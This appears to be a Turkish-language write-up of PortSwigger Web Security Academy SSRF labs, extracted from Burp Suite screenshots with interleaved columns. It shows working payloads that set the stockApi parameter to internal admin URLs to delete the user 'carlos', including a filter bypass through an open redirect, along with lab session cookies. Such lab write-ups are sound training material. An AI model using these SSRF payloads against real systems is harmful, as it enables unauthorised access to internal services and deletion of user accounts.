Request	Payload	Status ^	Error	Timeout	Length	Comment
0		400	<input type="checkbox"/>	<input type="checkbox"/>	141	
1	1	400	<input type="checkbox"/>	<input type="checkbox"/>	141	
124	124	404	<input type="checkbox"/>	<input type="checkbox"/>	131	
2	2	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
3	3	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
4	4	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
5	5	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
6	6	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
7	7	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
8	8	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
9	9	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
10	10	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
11	11	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	

RequestResponse

Finished

stockApi=http%3A%2F%2F192.168.0.130%3A8080%2Fadmin
Yazıp response okuduğumuzda carlosu nasıl sileceğimizi öğreniyoruz.

1 POST /product/stock HTTP/2	32	<div class='widgetcontainer-lab-status is-notsolved
2 Host:	33	>
3 Oaa100ce03ed3fa18117930d00670051.web-security-academy.net	34	LAB
4 Cookie: session=0w77NQi5TXV16s1ejXeSCFSLv5xCvtCz	35	<p>Not solved</p>
5 Content-Length: 50	36	
6 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"	37	</div>
7 Sec-Ch-Ua-Platform: "Linux"	38	</div>
8 Sec-Ch-Ua-Mobile: ?0	39	</section>
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	40	</div>
10 AppleWebKit/537.36 (KHTML, like Gecko)	41	<div theme="">
11 Chrome/110.0.5481.78 Safari/537.36	42	<section class="maincontainer">
12 Content-Type: application/x-www-form-urlencoded	43	<div class="container is-page">
13 Accept: */*	44	<header class="navigation-header">
14 Origin:	45	<section class="top-links">
15 https://0aa100ce03ed3fa18117930d00670051.web-security-academy.net	46	Home<p> </p>
16 Sec-Fetch-Site: same-origin	47	Admin panel<p> </p>
17 Sec-Fetch-Mode: cors	48	My account<p> </p>
18 Sec-Fetch-Dest: empty	49	</section>
19 Referer:	50	</header>
https://0aa100ce03ed3fa18117930d00670051.web-security-academy.net/product?productId=1	51	<header class="notification-header">
20 Accept-Encoding: gzip, deflate	52	</header>
21 Accept-Language: en-US,en;q=0.9	53	<section>
22 stockApi=http%3A%2F%2F192.168.0.130%3A8080%2Fadmin	54	<h1>Users</h1>
	55	<div>
	56	wiener -
	57	<a href="
	58	/http://192.168.0.130:8080/admin/delete?username=wiener">Delete
	59	</div>
	60	<div>
	61	carlos -
	62	<a href="
	63	/http://192.168.0.130:8080/admin/delete?username=carlos">Delete
		</div>
		</section>

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#)

Cheshire Cat Grin



Burp Suite Professional v2023.1.2 - Temporary Project - Licensed to Zer0DayLab Crew

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings

1 x +

Send Cancel < > Follow redirection Target: https://0aa100ce03ed3fa18117930d00670051.web-... HTTP/2

Request

Pretty Raw Hex

```
11 Origin: https://0aa100ce03ed3fa18117930d00670051.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa100ce03ed3fa18117930d00670051.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=http://192.168.0.130:8080/admin/delete?username=carlos
```

Response

Pretty Raw

```
1 HTTP/2 302 Found
2 Location: http://192.168.0.130:8080/admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

0 matches 0 matches

Done 111 bytes | 91 millis

3.SSRF with filter bypass via open redirection vulnerability :

İçerik : This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://192.168.0.12:8080/admin> and delete the user [carlos](#).

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

Lab Çözümü: Ürünler sayfasında next product kısmına tıkladığımda redirection sağladığını gördüm. Location'ı path'ten alıyor ve biz path'te istediğimiz http isteğini çalıştırıyor hale geliyoruz.

Request		Response			
Pretty	Raw	Hex	Render		
1	GET /product/nextProduct?currentProductId=3&path=/product?productId=4 HTTP/2		1	HTTP/2 302 Found	
2	Host: 0aeb00d6038f0ab385430a49008a001b.web-security-academy.net		2	Location: /product?productId=4	
3	Cookie: session=rxb9ijRiK908S5kAvaDnkEmMLAtX5qsx		3	X-Frame-Options: SAMEORIGIN	
4	Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"		4	Content-Length: 0	
5	Sec-Ch-Ua-Mobile: ?0		5		
6	Sec-Ch-Ua-Platform: "Linux"		6		
7	Upgrade-Insecure-Requests: 1				
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36				

Pathi <http://192.168.0.12:8080/admin> olarak düzenleyip ürünün stok kısmındaki stockApi ' a attığımızda response'dan carlos kullanıcıasını nasıl sileceğimizi görüyoruz.

11	Origin: https://0aeb00d6038f0ab385430a49008a001b.web-security-academy.net	58	/http://192.168.0.12:8080/admin/delete?username=wiener">Delete
12	Sec-Fetch-Site: same-origin	59	
13	Sec-Fetch-Mode: cors	60	</div>
14	Sec-Fetch-Dest: empty	61	<div>
15	Referer: https://0aeb00d6038f0ab385430a49008a001b.web-security-academy.net/product?productId=5	62	carlos -
16	Accept-Encoding: gzip, deflate	63	
17	Accept-Language: en-US,en;q=0.9	64	
18		65	Delete
19	stockApi=	66	
	/product/nextProduct?path=http://192.168.0.12:8080/admin		</div>

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

Burp Suite Professional v2023.1.2 - Temporary Project - Licensed to Zer0DayLab Crew

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions

1 x 2 x +

Send



Cancel



Target: https://0aeb00d6038f0ab385430a49008a001b.web-securit

Request

Pretty Raw Hex

```
https://0aeb00d6038f0ab385430a49008a001b.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0aeb00d6038f0ab385430a49008a001b.web-security-academy.net/product?productId=5
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=
/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3019
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLa
stylesheet>
11 <link href=/resources/css/labs.css rel=styles
12 <title>
SSRF with filter bypass via open redirectio
```



Search...

0 matches



Search...